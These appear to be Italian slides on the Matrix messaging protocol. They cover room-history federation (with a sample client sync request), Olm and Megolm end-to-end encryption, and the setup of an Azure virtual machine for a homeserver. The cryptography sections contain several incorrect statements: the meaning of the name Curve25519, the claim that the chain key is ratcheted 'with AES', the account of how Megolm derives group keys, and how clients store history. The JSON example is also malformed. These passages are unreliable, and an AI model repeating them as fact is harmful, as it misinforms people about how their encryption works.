
```
curl "https://matrix.bob.com/_matrix/client/v2/
sync?access_token=ACCESS_TOKEN"
{
    "next_batch": "s72595_4483_1934",
    "rooms": [
        {
            "room_id": "!KrLWMLDnZAyTapqLWW:alice.com",
            "events": [
                {
                    "batch": [
                        {
                            "event_id": "$YUwRidLecu:alice.com",
                            "type": "m.room.message",
                            "content": {
                                "body": "I am a fish",
                                "msgtype": "m.text",
                            },
                            "origin_server_ts": 1417731086797,
                            "sender": "@alice:alice.com"
                        }
                    ],
                    "events"
                }
            ]
        }
    ]
}
```

Funzionamento

_4

Bob sends a response to Alice's message, and his server adds his message into his copy of the room's history, linking it to the most recent unlinked object in the graph - Alice's last message.


Meanwhile, Charlie also responds to Alice's message - racing with Bob's message. Alice, Bob and Charlie's homeservers all have different views of the message history at this point - but Matrix is designed to handle this inconsistency.




Funzionamento

Bob's homeserver relays his message through to Alice and Charlie's servers, who accept it.

At this point Alice and Bob are in sync, but Charlie's room history has split - both messages 2 and 3 follow on from message 1. This is not a problem; Charlie's client will be told about Bob's message and can handle it however it chooses.




Charlie's homeserver relays his message through as well, at which point all 3 servers have a consistent view of history again (including the race between Bob and Charlie). All three clients have seen all three messages, and the room history is now back in sync across the participating servers.




Funzionamento

_6

Later on, Alice sends another message - her homeserver adds it to her history, and links it to the most recent unlinked objects in the graph: Bob and Charlie's messages. This effectively merges the split in history and asserts the integrity of the room (or at least her view of it).



Alice's message is then relayed to the other participating servers, which accept it and update their own history with the same rules, ensuring eventual consistency and integrity of the distributed room history.



Domande fondamentali (e risposte)

- **Chi si occupa di crittografare il messaggio, il client o gli homeserver?**

Il client.
Matrix supporta la crittografia end-to-end (E2EE) con il protocollo Olm/Megolm, dove la crittografia e la decrittografia avvengono direttamente sui client.
Gli homeserver non possono leggere i messaggi crittografati; si limitano a trasmetterli.
- **Chi possiede i messaggi?**

Gli utenti e gli homeserver che partecipano alla stanza.
I messaggi vengono replicati sugli homeserver coinvolti in una stanza, quindi nessun server centrale possiede tutti i dati.
Se un utente è su un homeserver diverso, il suo homeserver riceve una copia dei messaggi della stanza. Attenzione alla diffusione dei contenuti.
- **Cosa succede se un homeserver non è attivo?**

Se un homeserver va offline, i suoi utenti non riceveranno nuovi messaggi finché non si riconnette.
Quando si riconnette, può recuperare i messaggi persi dagli altri homeserver della stanza.
- **Quando invio un messaggio ad un server federato, questo messaggio passerà per server terzi?**

No, in Matrix i messaggi non passano mai attraverso server terzi non coinvolti. La federazione di Matrix è diretta, peer-to-peer tra homeserver, senza relay di mezzo (a differenza di Tor o di alcuni overlay network).

Crittografia End-to-End (E2EE) in Matrix

Olm

Usato per stabilire sessioni sicure tra due dispositivi.

🔑 Basato su:

- Double Ratchet (come Signal, per evoluzione chiavi)
- Curve25519 (ECDH, nell'handshaking)
- AES-256 in CTR mode (cifratura con le msg keys)
- HMAC-SHA256 (per autenticazione)

📦 Funzionalità:

Forward secrecy: ogni messaggio ha una chiave diversa.
Una sessione per ogni coppia di dispositivi.

📉 Limiti:

Scalabilità bassa: non efficiente per stanze con molti utenti.

Megolm

Usato per crittografare messaggi in stanze con più utenti.

🔑 Basato su:

- Algoritmo simile a Double Ratchet, ma ottimizzato per una sola direzione.
- AES-256 in CTR mode per cifratura.
- HMAC-SHA256 per autenticazione.

📦 Funzionalità:

I messaggi sono cifrati con una chiave simmetrica che viene condivisa (una tantum) con gli altri dispositivi dei membri della stanza tramite Olm.

Migliore scalabilità.

📉 Limiti:

Non ha forward secrecy messaggio-per-messaggio (solo per rotazione chiavi).

Crittografia End-to-End (E2EE) in Matrix

Curve25519 (ECDH)

ECDH = Elliptic Curve Diffie-Hellman

È il meccanismo per scambiarsi un segreto condiviso su un canale insicuro.

Ogni utente ha una chiave privata e una pubblica.

- Curve: La curva ellittica è un'equazione matematica che definisce una curva su un piano cartesiano.
- 25519: Questo numero fa riferimento alla dimensione della chiave in bit (255 bit), che è una dimensione ottimizzata per la sicurezza e la performance.

AES-256 (CTR)

AES-256 è uno standard di cifratura simmetrica. Viene usato per cifrare i messaggi con le Message Keys

CTR = Counter Mode

- Trasforma AES (che normalmente cifra blocchi fissi) in uno stream cipher.
- Si prende un “contatore” che cambia a ogni blocco → cifratura sempre diversa.

ciphertext = AES(key, counter) XOR plaintext

Crittografia End-to-End (E2EE) in Matrix

HMAC-SHA256

HMAC-SHA256 per autenticazione

Un MAC (Message Authentication Code) assicura che il messaggio:

- Non sia stato modificato
- Sia arrivato dall'autore giusto

Usa una chiave segreta + un hash (es: SHA-256)

- Produce un tag di autenticazione:
- Il destinatario ricrea il tag: se combacia, il messaggio è autentico.
- **Viene usato anche per generare le message keys**

Flusso completo Olm

Alice vuole inviare un messaggio cifrato a Bob

1. Stabilire la sessione (handshaking)

Quando due utenti avviano una sessione per la prima volta, si usa l'algoritmo X3DH (Extended Triple Diffie-Hellman), che combina:

- La **identity key (IK)** → a lungo termine (generata da entrambi, fissa)
- Una **signed pre-key (SPK)** → medio termine (ricevente, cambia ogni tot)
- Una **one-time pre-key (OTK)** → usa e getta per creazione (ricevente)
- La **ephemeral key (EK)** → generata ad hoc dall'iniziatore (volatile)



$DH1 = DH(IK_{Alice}, SPK_{Bob})$
 $DH2 = DH(EK_{Alice}, IK_{Bob})$
 $DH3 = DH(EK_{Alice}, SPK_{Bob})$
 $DH4 = DH(EK_{Alice}, OTK_{Bob})$
[DH4 Se Bob è disponibile]

X3DH fa ECDH tra questi componenti e unisce i risultati in un'unica chiave segreta: lo **shared secret iniziale**.

→ $SharedSecret = KDF(DH1 \parallel DH2 \parallel DH3 \parallel [DH4])$

La **root key** è la prima chiave stabile che viene generata dallo shared secret ed è la base per tutte le operazioni future. Viene utilizzato un processo di derivazione come l'**HMAC (Hash-based Message Authentication Code)** su una funzione di hash (**SHA-256**) [KDF per trasformare segreto “grezzo” in chiave]

L'handshaking non è interattivo (Bob non deve essere online subito)

Una volta stabilita la sessione con X3DH, si passa al Double Ratchet.

Flusso completo Olm

Alice vuole inviare un messaggio cifrato a Bob

2. Double ratchet (aggiornamento continuo e irreversibile delle chiavi, come un ingranaggio)

Dalla root key (ricavata dallo shared secret iniziale):

→ **Chain Key** ($KDF(RK, shrd_secret)$): viene utilizzata per generare nuove **Message Keys**.

Ogni volta che viene inviato un nuovo messaggio, la Chain Key viene aggiornata e utilizzata per derivare una nuova Message Key.

→ **Derivazione Message Key**: $[MK_n = HMAC(CK_n, "msg")]$ (*HMAC è unidirezionale: una funzione che prende come input una chiave e un messaggio, e restituisce una "firma" univoca*)


Una volta ottenuta la message key:

→ **Symmetric Key Ratchet (Symmetric Ratchet)**: Ogni volta che viene inviato un messaggio, la Chain Key viene aggiornata (con **AES**, ad esempio), derivando una nuova Message Key per crittografare il messaggio. Questa parte non dipende dal Diffie-Hellman.

→ **Cifratura messaggio**: $Ciphertext = AES_CTR(MK_1, "message_content")$

→ **Aggiornamento Chain Key**: $[CK_{n+1} = HMAC(CK_n, "ratchet")]$ ("ratchet " è un nome simbolico che indica il processo di aggiornamento della chiave)

Lo shared secret iniziale non viene mai riutilizzato, inoltre periodicamente viene generato un nuovo Shared Secret (ripetendo DH) → Ratchet DH (aggiornamento segreto irreversibile)



https://en.wikipedia.org/wiki/Double_Ratchet_Algorithm

Ratchet DH

In Olm, il ratcheting DH viene effettuato in modo flessibile e non segue intervalli predefiniti e rigidi. Questo avviene tipicamente:

All'inizio di una nuova sessione:

- Dopo l'invio di circa 100 messaggi:
- Quando si riceve una **nuova chiave pubblica ephemeral**
- Dopo periodi di inattività

Flusso completo Olm

Alice vuole inviare un messaggio cifrato a Bob

3. Uso delle chiavi per decifrare:

1. Diffie-Hellman viene usato per generare lo Shared Secret iniziale.
2. La Message Key (MK) per il messaggio ricevuto viene derivata dalla Chain Key (CK) di Bob.
 - $MK_n = \text{HMAC}(CK_n, \text{"message"})$
3. Una volta che Bob ha la Message Key (MK), la utilizza per decifrare il messaggio cifrato (AES-CTR).
 - $\text{message_content} = \text{AES_CTR}(MK_n, \text{Ciphertext})$
4. Dopo aver decifrato il messaggio, la Chain Key (CK) di Bob viene aggiornata utilizzando HMAC.
 - $CK_{n+1} = \text{HMAC}(CK_n, \text{"ratchet"})$

I messaggi però sono salvati sull'homeserver, come fanno i client ogni volta a visualizzare la cronologia dei messaggi?

I client NON salvano i messaggi in locale, e nemmeno tutte le message keys singolarmente

- Sarebbe troppo costoso (in termini di memoria)
- Ma possono memorizzare:
 - Le Chain Keys in uso (da quella Chain Key vengono derivate le chiavi per ogni messaggio, tramite un ratchet (tipo contatore: messaggio 1, 2, 3...)).
 - Alcune message keys temporanee per messaggi fuori ordine.

E in Megolm?

Alice vuole inviare un messaggio cifrato a Bob e Charlie in una stanza E2EE.

1. Sessione iniziale con X3DH (come in OLM)

L'uso di X3DH è quindi esteso a tutti i membri del gruppo, ma non ogni membro crea una sessione separata come in OLM, poiché le chiavi devono essere condivise tra tutti.

- Il dispositivo che inizia una sessione Megolm (es. l'utente che manda il primo messaggio) genera una session key.
- Questa session key viene condivisa una volta sola (via messaggio Olm) con ogni partecipante.

2. Derivazione delle chiavi

Proprio come in OLM, la Root Key viene derivata dallo shared secret iniziale. Tuttavia, in MEGOLM, questa Root Key è condivisa tra tutti i membri del gruppo, ed è utilizzata per derivare One-Time Keys (OTK) e la Chain Key per ogni membro.

Questo processo è più complesso rispetto a OLM, perché i membri del gruppo devono aggiornarsi a vicenda quando entrano o escono dal gruppo, sincronizzando le chiavi in modo che tutti possano decrittografare i messaggi.

3. Double Ratchet in MEGOLM? Non proprio

Megolm **non utilizza affatto il ratcheting DH** durante la normale operatività di una sessione (DH non viene ripetuto)

- Usa solo un ratchet simmetrico unidirezionale
- L'unico momento in cui avviene un'operazione asimmetrica è durante la distribuzione iniziale delle chiavi di sessione, quando le chiavi di sessione Megolm vengono crittografate e distribuite utilizzando canali Olm protetti
- Nuove sessioni Megolm vengono create periodicamente (tipicamente ogni 100 messaggi o dopo una settimana), ma questo implica la creazione di una nuova chiave di sessione, non un ratcheting DH continuo all'interno della sessione esistente
Il risultato è che il session id cambia meno spesso!

Steps del progetto

Creazione homeserver matrix:

- Creazione VM server
- Ottenimento Domain Name
- Configurazione Reverse Proxy
- Setup homeserver (con federazione)

Considerazioni sulla sicurezza del setup:

- Scenari d'attacco
- Sicurezza post-compromissione

Creazione VM e setup della rete



Perché Azure?

1. Garantire alta disponibilità e scalabilità;
2. Configurazione sicura e facilmente gestibile;
3. Server utilizzato da utenti distribuiti geograficamente;
4. Sperimentare.

 Macchina virtuale

Nome computer	Chat
Sistema operativo	Linux
Generazione macchina virtuale	V2
Architettura della macchina virtuale	x64
Ibernazione	Disabilitato
Gruppo host	-
Host	-
Gruppo di posizionamento di prossimità	-
Stato co-locazione	N/D
Gruppo di prenotazioni della capacità	-
Tipo di controller del disco	SCSI

 Spot di Azure

Spot di Azure	-
Criteri di rimozione Spot di Azure	-

 Disponibilità + scalabilità

Zona di disponibilità (modifica)	-
Set di disponibilità	-
Set di scalabilità	-

 Sicurezza

Tipo di sicurezza	Standard
